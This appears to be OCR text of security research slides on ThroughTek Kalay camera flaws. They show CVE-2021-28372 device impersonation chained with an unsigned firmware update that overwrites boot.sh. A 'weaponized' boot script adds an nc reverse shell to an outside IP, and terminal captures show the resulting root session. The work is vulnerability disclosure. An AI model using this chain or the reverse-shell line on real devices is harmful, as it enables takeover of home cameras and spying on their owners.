
Smart Camera (Home Network)

CVE-2021-28372: Device Impersonation




Kalay Network
2. Attacker is registered on the Kalay network
Registration Server
1. Attacker spoofs request to register victim's camera on the Kalay network using its UID
Mobile Application (Remote Network 1)
Attacker Device (Remote Network 2)
Smart Camera (Home Network)

CVE-2021-28372: Device Impersonation


Kalay Network
2. Attacker is registered on the Kalay network
Registration Server
3. User requests to view camera footage through a mobile app
1. Attacker spoofs request to register victim's camera on the Kalay network using its UID
Mobile Application (Remote Network 1)
Attacker Device (Remote Network 2)
Smart Camera (Home Network)

CVE-2021-28372: Device Impersonation



Kalay Network

Registration Server

1. Attacker spoofs request to register victim's camera on the Kalay network using its UID

2. Attacker is registered on the Kalay network

3. User requests to view camera footage through a mobile app

4. ThroughTek initiates a connection with the attacker. The attacker receives device credentials

Mobile Application (Remote Network 1)

Attacker Device (Remote Network 2)

Smart Camera (Home Network)

What’s Next?

- CVE-2021-28372 allows us to obtain credentials needed to talk to remote devices (bad)
  - Implicit compromise of audio / video data (very bad)
  - Unauthorized used of IOCTRL layer (maybe bad)


…But what if we found bugs in specific camera models/APIs that could be triggered by IOCTRL?

Case Studies

Case Study #1: Remote Kalay Functionality

- Iterative process
  - Root device
  - Identify interesting functionality
  - Capture traffic
  - Analyze traffic
  - Analyze firmware
  - Write parser

- IOCTRL functionality of note:
  - Control LED light
  - Control A/V flow
  - Get/set device parameters
  - **Remote firmware updates**




```
if ( msg_number == 0x6008E )
{
  COMM_SYSLOG(4, "cmd:[%#x] [TUTK][[redacted]_OTA_REMOTE_UPGRADE_REQ] SID[%d]\n", 0x6008E, result);
  Tk_ota_remote_upgrade_req_handle(a2, (char *)a3);
}
else if ( msg_number == 0x60090 )
{
  COMM_SYSLOG(4, "cmd:[%#x] [TUTK][[redacted]_OTA_UPGRADE_PROGRESS_REQ] SID[%d]\n", 0x60090, result);
  Tk_ota_remote_upgrade_progress_req_handle(a2, a3);
}
```

Kalay IOType for Firmware Update


Kalay IOType Payload

Case Study #1: Kalay RPC: Remote Firmware Updates

- Remote firmware update used by mobile application via IOCTRL
  - Not signed / encrypted
  - Contains URL to firmware update
- Unsafely unTARed to local storage
- Can overwrite critical files:
  - /mnt/mtd/boot.sh



```
[firmware) tail boot.sh

exit
fi

export OPENSSL_CONF=/mnt/mtd/openssl.cnf
#ulimit -s 10240
./hisi_check_format.sh
sleep 1
./socket_system_server &
./aoni_ipc &
./daemon &
```




```
[firmware) tail boot-weaponized.sh


export OPENSSL_CONF=/mnt/mtd/openssl.cnf
#ulimit -s 10240
./hisi_check_format.sh
sleep 1
./socket_system_server &
./aoni_ipc &
./daemon &
sleep 12
nc 143.110.224.168 9435 -e /bin/sh &
```

Case Study #1: RCE - Chaining it All Together

- Create malicious firmware update package and host in Cloud
- Device impersonation (CVE-2021-28372) to steal credentials
- Initiate connection to victim camera and initiate firmware update to overwrite `boot.sh`
- Reverse shell!

Malicious Firmware Update Remote Code Execution



```
test/[redacted] ›                    [redacted]-camera/git/client_to_server_p2p !

[redacted]
```

~ — root@-s-1vcpu-1gb-sfo3-01: /var/log/nginx — ssh root@143.110.224.168

```
root@-s-1vcpu-1gb-sfo3-01:/var/log/nginx#
```


dillon.franke — root@-s-1vcpu-1gb-sfo3-01: ~ — ssh root@143.110.224.168 — 83×24
~ — root@-s-1vcpu-1gb-sfo3-01: ~ — ssh root@143.110.224.168

```
root@-s-1vcpu-1gb-sfo3-01:~#
```

Case Study #2: Custom Authentication Layer

- Uses a custom authentication over Kalay’s IOCTRL layer
  - Does not rely on Kalay username/password auth
  - Uses a challenge/response format with custom encryption
- Mobile app + `frida` to understand data packet formats
  - Device-code is MIPS and not as easy to analyze

Case Study #2: Custom Authentication



